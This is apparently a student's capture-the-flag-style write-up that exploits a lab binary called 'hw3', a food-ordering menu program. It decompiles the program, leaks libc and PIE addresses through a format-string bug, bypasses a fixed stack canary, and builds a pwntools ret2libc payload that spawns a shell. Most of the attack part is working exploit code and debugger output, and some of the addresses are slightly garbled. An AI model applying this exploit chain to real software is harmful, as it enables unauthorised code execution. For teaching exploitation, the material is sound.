

```
(kali㉿kali)-[~/Desktop]
$ /lib/x86_64-linux-gnu/libc.so.6
GNU C Library (Debian GLIBC 2.33-6) release release version 2.33.
Copyright (C) 2021 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 10.3.0.
libc ABIs: UNIQUE IFUNC ABSOLUTE
For bug reporting instructions, please see:
<http://www.debian.org/Bugs/>.

(kali㉿kali)-[~/Desktop]
$ sudo ./enableASLR.sh
+ aslrPATH=/proc/sys/kernel/randomize_va_space
++ cat /proc/sys/kernel/randomize_va_space
+ ASLR=2
+ '[' 2 = 0 ']'
+ echo 'ASLR is already enabled!'
ASLR is already enabled!
```

Let's run the program first-

```
(kali㉿kali)-[~/Desktop]
$ ./hw3
Welcome to the Dash Dash Food online ordering system!

Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.

Your selection >
2

Enter your order number>
50
You entered> 50

Welcome to the Dash Dash Food online ordering system!

Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.

Your selection >
1

Please place your order here. You can have anything you'd like! Ice cream, coffee, hamburgers, pizza,
or a beautiful Chateaubrian.
What would you like >
Ice cream

Welcome to the Dash Dash Food online ordering system!

Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.

Your selection >
4

Thank you for logging in! See you later.
```

Figure 1.1

Upon running the program (figure 1.1), we can notice that there are a few switch cases used and it can be clearly noted that the program is running on a loop.

Let's use Ghidra to decompile and view the C code.

```
1
2 void main(void)
3
4 {
5     do {
6         loop();
7     } while( true );
8 }
9
```

Figure 1.2

The main function is calling the loop function, Let's examine the loop function.

```
puts("Your selection >");
__isoc99_scanf(&DAT_00102215,&local_9);
getchar();
putchar(10);
if (local_9 == '4') {
    puts("Thank you for logging in! See you later.");
    /* WARNING: Subroutine does not return */
    exit(0);
}
if (local_9 < '5') {
    if (local_9 == '3') {
        registerDriver();
        getchar();
    }
    else if (local_9 < '4') {
        if (local_9 == '1') {
            order();
            getchar();
        }
        else if (local_9 == '2') {
            status();
            getchar();
        }
    }
}
return;
}
```

Figure 1.3

Based on the input given different functions are called again.

registerDriver function:

```
1
2 void registerDriver(void)
3
4 {
5     puts("Register> ");
6     return;
7 }
```

Figure 1.4


The register function just has a puts statement.

Order function:

```
2 void order(void)
3
4 {
5     char local_58 [72];
6     undefined8 local_10;
7
8     local_10 = 0xf007ballf007ball;
9     puts(
10         "Please place your order here. You can hav
11         ers, pizza, or a breautiful Chateaubrian."
12     );
13     puts("What would you like >");
14     fgets(local_58,0x84,stdin);
15     detectStackSmash(local_10);
16     return;
17 }
```

Figure 1.5

The order function has fgets function which is vulnerable. Also, the order function is calling detectStackSmash to place a value on the stack. The stack canary value is fixed which is 0xf007ballf007ball.



```
$ ./hw3
Welcome to the Dash Dash Food online ordering system!

Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.

Your selection >
1 suma123.txt

Please place your order here. You can have anything you'd like! Ice cream,
or a breautiful Chateaubrian.
What would you like >
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
oi! oi! Stack smashing detected. Exiting now.
```


Figure 1.6

The programming is exiting when overflowed with 'A's because of the stack canary. In order to overcome this, we have to place our stack canary back into our input if we are overflowing the stack.

```
1
2 void status(void)
3
4 {
5     char local_48 [64];
6
7     puts("Enter your order number>");
8     __isoc99_scanf(&DAT_0010212d, local_48);
9     printf("You entered> ");
10    printf(local_48);
11    putchar(10);
12    return;
13 }
```

Figure 1.7

The status function has a vulnerable printf function. It is printing out the input value given. So, this can be used to leak the data from the stack.



```

$ ./hw3
Welcome to the Dash Dash Food online ordering system!
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
Your selection >
2
Enter your order number>
%8$p
You entered> 0x7ffff7fa37a8
```

Figure 1.8

Option 1 of the program to be used for the buffer overflow attack.

Option 2 of the program to be used to leak the value from the stack.

```
$ gdb-pwndbg hw3
Reading symbols from hw3...
(No debugging symbols found in hw3)
pwndbg: loaded 198 commands. Type pw
pwndbg: created $rebase, $ida gdb fu
pwndbg> checksec
[*] '/home/kali/Desktop/hw3'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
```

Figure 1.9

The program is a 64-bit program. It has NX enabled so that means our payload will not execute on the stack. In order to overcome this, we have to make our stack executable. Ret2libc can be used to overcome this problem.

Our payload to exploit the binary and get a shell should look something like this :

libCSystem Addr
PTR to “/bin/sh”
Return Pointer (Pop RDI Gadget)
RBP 8 Bytes
Stack Smasher 8 Bytes
Buffer 72 Bytes

```

pwndbg> print system
$1 = {int (const char *)} 0x7ffff7e1d860 <__libc_system>
pwndbg> ropper -- --search 'pop r?i'
Saved corefile /tmp/tmpxkfgs4g2
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop r?i

[INFO] File: /tmp/tmpxkfgs4g2
0x00007ffff7fe849b: pop rdi; jne 0x7ffff8092878; add rdx, 8; add
0x00007ffff7fca9c1: pop rdi; pop rbp; ret;
0x00007ffff7fd2385: pop rdi; sbb eax, dword ptr [rdx]; add al, ch
0x000055555555546b: pop rdi; ret;
0x00007ffff7fca9bf: pop rsi; pop r15; pop rbp; ret;
0x0000555555555469: pop rsi; pop r15; ret;
0x00007ffff7fcdd28: pop rsi; ret;

pwndbg> search "/bin/sh"
libc-2.33.so 0x7ffff7f6c882 0x68732f6e69622f /* '/bin/sh' */

```

Figure 2

The values of the libCSysm Addr, POP RDI Gadget and PTR to “/bin/sh” can be obtained in the GDB easily but since the ASLR is turned on the values might change on every run of the program.

We need to calculate the offsets from the leaked values from the stack to these addresses and use them in the payload. This process has to be done automatically.

```

pwndbg> stack 30
00:0000 rsp 0x7fffffdeb8 → 0x7ffff7e54cdc (_IO_file_underflow+396) ← test rax, rax
01:0008 0x7fffffdec0 → 0x7fffffddf20 → 0x7fffffddf40 → 0x7fffffddf60 ← 0x0
02:0010 0x7fffffdec8 → 0x7ffff7fa44a0 (_IO_file_jumps) ← 0x0
03:0018 0x7fffffded0 ← 0xa73646664 /* 'dfds\n' */
04:0020 0x7fffffded8 → 0x7ffff7fa29a0 (_IO_2_1_stdin_) ← 0xfbad2288
05:0028 0x7fffffdee0 → 0x7ffff7fa44a0 (_IO_file_jumps) ← 0x0
06:0030 0x7fffffdee8 → 0x5555555550b0 (_start) ← xor ebp, ebp
07:0038 0x7fffffdef0 ← 0x0
... ↓
2 skipped
0a:0050 0x7fffffddf08 → 0x7ffff7e55f42 (_IO_default_uflow+50) ← cmp eax, -1
0b:0058 0x7fffffddf10 → 0x555555555410 (__libc_csu_init) ← push r15
0c:0060 0x7fffffddf18 → 0x555555555410 (__libc_csu_init) ← push r15
0d:0068 0x7fffffddf20 → 0x7fffffddf40 → 0x7fffffddf60 ← 0x0
0e:0070 0x7fffffddf28 → 0x5555555553b3 (loop+239) ← jmp 0x5555555553f1
0f:0078 0x7fffffddf30 ← 0x0
10:0080 0x7fffffddf38 ← 0x3100555555555410
11:0088 0x7fffffddf40 → 0x7fffffddf60 ← 0x0
12:0090 0x7fffffddf48 → 0x55555555540d (main+25) ← jmp 0x555555555403
13:0098 0x7fffffddf50 → 0x7fffffefe058 → 0x7fffffefe3a0 ← '/home/kali/Desktop/hw3'
14:00a0 0x7fffffddf58 ← 0x100000000
15:00a8 0x7fffffddf60 ← 0x0
16:00b0 0x7fffffddf68 → 0x7ffff7dfb7fd (__libc_start_main+205) ← mov edi, eax
17:00b8 0x7fffffddf70 → 0x7fffffefe058 → 0x7fffffefe3a0 ← '/home/kali/Desktop/hw3'
18:00c0 0x7fffffddf78 → 0x7fffffefe058 → 0x7fffffefe3a0 ← '/home/kali/Desktop/hw3'
19:00c8 0x7fffffddf80 → 0x7fffffefe058 → 0x7fffffefe3a0 ← '/home/kali/Desktop/hw3'

```

Figure 2.1

The highlighted values in the figure 2.1 are the closest values to the values of libCSystem Addr, POP RDI Gadget and PTR to “/bin/sh”.

libCSystem -> 0x7ffff7e1d860

POP RDI -> 0x00005555555546b

PTR to “/bin/sh -> 0x7ffff7f6c882

Make sure to select the values on the stack which are from the libc tables only.

Selected values on stack:

1)0x55555555410

```
Enter your order number>
%11$p
You entered> 0x55555555410
```

It's 11th on the stack.

POP RDI (0x00005555555546b) - 0x55555555410 =91

2)0x7ffff7dfb7fd

```
Enter your order number>
%23$p
You entered> 0x7ffff7dfb7fd
```

It's 23rd on the stack.

LibCSystem (0x7ffff7e1d860) - 0x7ffff7dfb7fd =139363

PTR to “/bin/sh (0x7ffff7f6c882) - 0x7ffff7dfb7fd=1511557

Since we have calculated the offsets, we can extract the correct values required dynamically on every run. Let's create a payload with the help of pwntools.

The following code is used to leak the values from the stack and adding the offsets.

```
29 io = start()
30
31 #Leaking values from the stack
32 io.sendline("2")
33 io.recvuntil("Enter your order number>\n")
34 io.sendline("%23$p")
35 binsh_addr=io.recvline()
36 libc_addr=binsh_addr
37
38 io.sendline("2")
39 io.recvuntil("Enter your order number>\n")
40 io.sendline("%11$p")
41 rdi_addr=io.recvline()
42
43
44 binsh_addr_str=binsh_addr.strip().decode("utf-8")
45 libc_addr_str=libc_addr.strip().decode("utf-8")
46 rdi_addr_str=rdi_addr.strip().decode("utf-8")
47
48 #stripping the You entered> value from the string
49 binsh_addr_str=binsh_addr_str[13:]
50 libc_addr_str=libc_addr_str[13:]
51 rdi_addr_str=rdi_addr_str[13:]
52
53 #Converting to Hex values to Integers
54 binsh_addr_int=int( binsh_addr_str, 16)
55 libc_addr_int=int( libc_addr_str, 16)
56 rdi_addr_int= int( rdi_addr_str, 16)
57
58
59 #Calculating the offsets
60 binsh_final=binsh_addr_int+int(1511557)
61 libc_final=libc_addr_int +int (139363)
62 rdi_final=rdi_addr_int+ int(91)
63
```

Figure 2.2


```

#define payload
overFlow = b'A'*72
nops=b'\x90' * 8
#placing the stackSmasher value in the payload
canary=pwn.p64(0xf007ba11f007ba11)
libCSystem = pwn.p64(libc_final)
popRDI = pwn.p64(rdi_final)
binSH = pwn.p64(binsh_final)

payload = pwn.flat(
    [
        overFlow,
        canary,
        nops,
        popRDI,
        binSH,
        libCSystem
    ]
)

```

Figure 2.3

Executing our payload as a whole the shell can be obtained as show in the figure 2.4.

```

io.sendline("1")
[*] Payload length: 112
[*] Switching to interactive mode
Welcome to the Dash Dash Food online ordering system!

Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.

Your selection >

Please place your order here. You can have anything you'd like! Ice cream, coffee, hamburgers, pizza, or a breautiful Chateaubrian.
What would you like >
$ whoami
kali
$ date
Wed Nov 30 11:13:31 PM EST 2022
$

```

Figure 2.4

We have successfully exploited the binary obtained the shell.